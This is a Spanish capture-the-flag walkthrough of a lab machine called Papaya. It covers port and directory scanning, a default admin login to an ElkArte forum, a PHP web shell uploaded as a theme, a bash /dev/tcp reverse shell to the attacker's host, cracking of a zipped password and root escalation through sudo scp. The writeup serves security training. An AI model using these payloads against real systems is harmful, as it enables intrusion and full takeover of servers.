


PAPAYA



Realizamos escaneo de puertos con nmap.

```
$ ./../../../../obtain_data.sh 192.168.16.10
The ip_address '192.168.16.10' is valid
Executing sudo nmap -sS -sV -A -O -p- 192.168.16.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 16:56 CET
Nmap scan report for 192.168.16.10
Host is up (0.00039s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 ftp      ftp      19 Jul  2 15:26 secret.txt
|_fingerprint-strings:
|_GenericLines:
|_220 Servidor ProFTPD (Debian) [::ffff:192.168.16.10]
|_Orden incorrecta: Intenta ser m
|_creativo
|_Orden incorrecta: Intenta ser m
|_creativo
|_Help:
|_220 Servidor ProFTPD (Debian) [::ffff:192.168.16.10]
|_214-Se reconocen las siguiente
|_rdenes (* =>'s no implementadas):
|_XCWD CDUP XCUP SMNT* QUIT PORT PASV
|_EPRT EPSV ALLO RNFR RNTD DELE MDTM RMD
|_XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|_NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|_ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|_STOR STOU APPE REST ABOR RANG USER PASS
|_ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|_comentario a root@papaya
|_NULL, SMBProgNeg, SSLSessionReq:
|_220 Servidor ProFTPD (Debian) [::ffff:192.168.16.10]
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|_256 bb:05:10:69:18:eb:e3:44:2c:a7:68:98:d0:97:01:20 (ECDSA)
|_256 65:41:aa:54:a6:b7:f7:2a:04:2e:c4:6a:c0:4d:10:35 (ED25519)
80/tcp    open  http      Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Did not follow redirect to http://papaya.thl/
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
ing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Fijándonos en la salida de nmap vemos que en el puerto 80 redirige las peticiones al dominio papaya.thl, para que podamos revisar ese puerto primero debemos especificar esto último en el fichero /etc/hosts.

```
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.16.10 papaya.thl
```

Ahora ya podemos realizar un escaneo con dirb para buscar directorios que nos puedan ser de utilidad.

```
$ dirb http://papaya.thl -N 404 -N 301


-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Dec 20 14:25:33 2024
URL_BASE: http://papaya.thl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 301
-----


GENERATED WORDS: 4612

---- Scanning URL: http://papaya.thl/ ----
==> DIRECTORY: http://papaya.thl/addons/
+ http://papaya.thl/attachments (CODE:403|SIZE:275)
==> DIRECTORY: http://papaya.thl/avatars/
==> DIRECTORY: http://papaya.thl/cache/
==> DIRECTORY: http://papaya.thl/docs/
+ http://papaya.thl/favicon.ico (CODE:200|SIZE:1150)
+ http://papaya.thl/index.php (CODE:200|SIZE:13559)
+ http://papaya.thl/packages (CODE:403|SIZE:275)
+ http://papaya.thl/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://papaya.thl/smileys/
==> DIRECTORY: http://papaya.thl/sources/
==> DIRECTORY: http://papaya.thl/tests/
==> DIRECTORY: http://papaya.thl/themes/
```

Si entramos en la página principal vemos que existen muchos submenús por donde podríamos echar algún que otro vistazo, pero si nos fijamos en la parte inferior izquierda de la página, nos aparece el sistema que está instalado y la versión.



Si buscamos información por la web, encontramos que si conseguimos hacernos con la cuenta de admin, podremos subir un payload en .php comprimido en .zip. Para ello, primero vamos al apartado de login y tras probar combinaciones típicas accedemos con “admin:password”.



Log in

Username: admin

Password: ••••••••

Minutes to stay logged in: 60

Always stay logged in: ☐

Log in

[Forgot your password?](#)

Una vez dentro, preparamos el payload y lo comprimimos en .zip.

```
(kali㉿kali)-[~/CTFs/papaya]
$ vim shell.php

(kali㉿kali)-[~/CTFs/papaya]
$ zip shell.zip shell.php
adding: shell.php (stored 0%)

(kali㉿kali)-[~/CTFs/papaya]
$ cat shell.php
<?php
system($_GET['cmd']);
?>
```


En el apartado de instalar un nuevo tema, escogemos nuestro zip y lo subimos.

Manage and InstallTheme SettingsMember OptionsModify Themes

Manage and Install

Themes create the different look and feel of your forum. The Global Theme Settings section permits any site administrator to select a theme for the site default theme. Admins can also enable members to select any installed theme for their use and to enable selectable themes. The Install a New Theme section is how the site administration installs a theme.

Global Theme Settings

Allow members to select their own themes.☒

Themes the user is permitted to select:

Show the list of installed themes

Overall forum default theme:

ElkArte Default Theme

choose...

Reset all members to the following theme:

No change

choose...

Save

Install a New Theme

From a local archive (e.g. .zip or .tar.gz)

Browse...

shell.zip

From a directory on the host server:

/var/www/html/elkarte/themes/

Create a copy of the ElkArte default theme named:

theme1

Install



Una vez subido y si recordamos que con dirb teníamos un directorio llamado themes, accedemos a dicho directorio.

←→↻🏠

🛡️🔒 papaya.thl/themes/shell/

🔍 Exploit-DB🔍 Google Hacking DB🔍 base64 | GTFOBins👤 Online - Reverse Shell

Index of /themes/shell

Name	Last modified	Size	Description
 Parent Directory		-	
 shell.php	2024-12-20 15:09	32	

Apache/2.4.59 (Debian) Server at papaya.thl Port 80

Y si probamos a ejecutar algún comando...

←→↻🏠

🛡️🔒 papaya.thl/themes/shell/shell.php?cmd=whoami

🔍 Exploit-DB🔍 Google Hacking DB🔍 base64 | GTFOBins👤 Online - Reverse Shell...🔍 Path H

www-data

Creamos la shell, la codificamos en url y pegamos el resultado en la página donde estábamos.

```
(kali@kali)~[~/CTFs/papaya]
$ urlencode "/bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.16.37/9999 0>&1'"
%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.16.37%2F9999%20%3E%261%27
```

Ya tenemos la shell interactiva.

```
(kali@kali)~[~]
$ rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.10] 45974
bash: cannot set terminal process group (561): Inappropriate ioctl for device
bash: no job control in this shell
www-data@papaya:/var/www/html/elkarte/themes/shell$
```

Ejecutando “ls -la /*” encontramos un zip bastante sospechoso llamado pass.zip.

```
/opt:
total 12
drwxr-xr-x  2 root root 4096 Jul  2 17:15 .
drwxr-xr-x 18 root root 4096 Jul  2 16:08 ..
-rwxr-xr-x  1 root root  173 Jul  2 17:14 pass.zip
```

Como la máquina víctima no consta de las herramientas clásicas para pasar ficheros a la atacante, lo hacemos mediante el método base64.

```
www-data@papaya:/tmp$ base64 /opt/pass.zip
UESDBBQDAQAAALuJ4lgBa6TuFwAAAAAsAAAAIAAAAcGFzcy50eHR4rBBC+di7vSVLR3sKMEXg03V1
Id8SMlBLAQI/AxQDAQAAALuJ4lgBa6TuFwAAAAAsAAAAIACQAAAAAAAAAIIckgQAAAABwYXNzLnR4
dAoAIAAAAAAAAAQAYAIID0JX0SzNoBgM4lc5LM2gGAziVzkszaAVBLBQYAAAAAAQABAFoAAAA9AAAA
AAA=

(kali@kali)~[~/CTFs/papaya]
$ echo "UESDBBQDAQAAALuJ4lgBa6TuFwAAAAAsAAAAIAAAAcGFzcy50eHR4rBBC+di7vSVLR3sKMEXg03V1
Id8SMlBLAQI/AxQDAQAAALuJ4lgBa6TuFwAAAAAsAAAAIACQAAAAAAAAAIIckgQAAAABwYXNzLnR4
dAoAIAAAAAAAAAQAYAIID0JX0SzNoBgM4lc5LM2gGAziVzkszaAVBLBQYAAAAAAQABAFoAAAA9AAAA
AAA=" | base64 -d > pass.zip
```

```
(kali㉿kali)-[~/CTFs/papaya]
$ ls -l pass.zip
-rw-rw-r-- 1 kali kali 173 Dec 23 12:47 pass.zip
```

Una vez al obtener el zip y comprobar que está protegido por contraseña, realizamos los siguientes pasos para sacar el hash de la contraseña del zip para posteriormente intentar averiguarla con john.

```
(kali㉿kali)-[~/CTFs/papaya]
$ unzip pass.zip
Archive: pass.zip
[pass.zip] pass.txt password:

(kali㉿kali)-[~/CTFs/papaya]
$ zip2john pass.zip > hash_pass
ver 2.0 pass.zip/pass.txt PKZIP Encr: cmplen=23, decmplen=11, crc=EEA46B01 ts=89BB cs=eea4 type=0

(kali㉿kali)-[~/CTFs/papaya]
$ john hash_pass
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
jesica (pass.zip/pass.txt)
1g 0:00:00:02 DONE 3/3 (2024-12-23 12:39) 0.4291g/s 124437p/s 124437c/s 124437C/s josert..juigee
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/CTFs/papaya]
$ unzip pass.zip
Archive: pass.zip
[pass.zip] pass.txt password:
extracting: pass.txt
```

Obteniendo así lo que parece la contraseña del usuario del sistema papaya.

```
(kali㉿kali)-[~/CTFs/papaya]
$ cat pass.txt
papayarica
```

Entramos con el usuario papaya con la contraseña obtenida y ejecutamos el comando `sudo -l` para revisar si podemos ejecutar algún comando con privilegios de root sin contraseña. En este caso tenemos el comando `scp`.

```
papaya@papaya:/tmp$ sudo -l
Matching Defaults entries for papaya on papaya:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User papaya may run the following commands on papaya:
    (root) NOPASSWD: /usr/bin/scp
```

Si vamos a la [página](#) gtfobins tenemos las instrucciones para escalar a root.

| Sudo

If the binary is allowed to r
access the file system, esc

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

Las realizamos y buscamos las flags.

```
papaya@papaya:/tmp$ TF=$(mktemp)
papaya@papaya:/tmp$ echo 'sh 0<&2 1>&2' > $TF
papaya@papaya:/tmp$ chmod +x "$TF"
papaya@papaya:/tmp$ sudo scp -S $TF x y:
# whoami
root
# ls
index.html      index.html.2    index.html.4
index.html.1    index.html.3    tmp.is7oipYyl4
# cd /home/papa ^H^H
sh: 3: cd: can't cd to /home/papa
# cd /home/papaya
# ls
user.txt
# cat user.txt
[REDACTED]
# cd /root
# ls
root.txt
# cat root.txt
[REDACTED]
#
```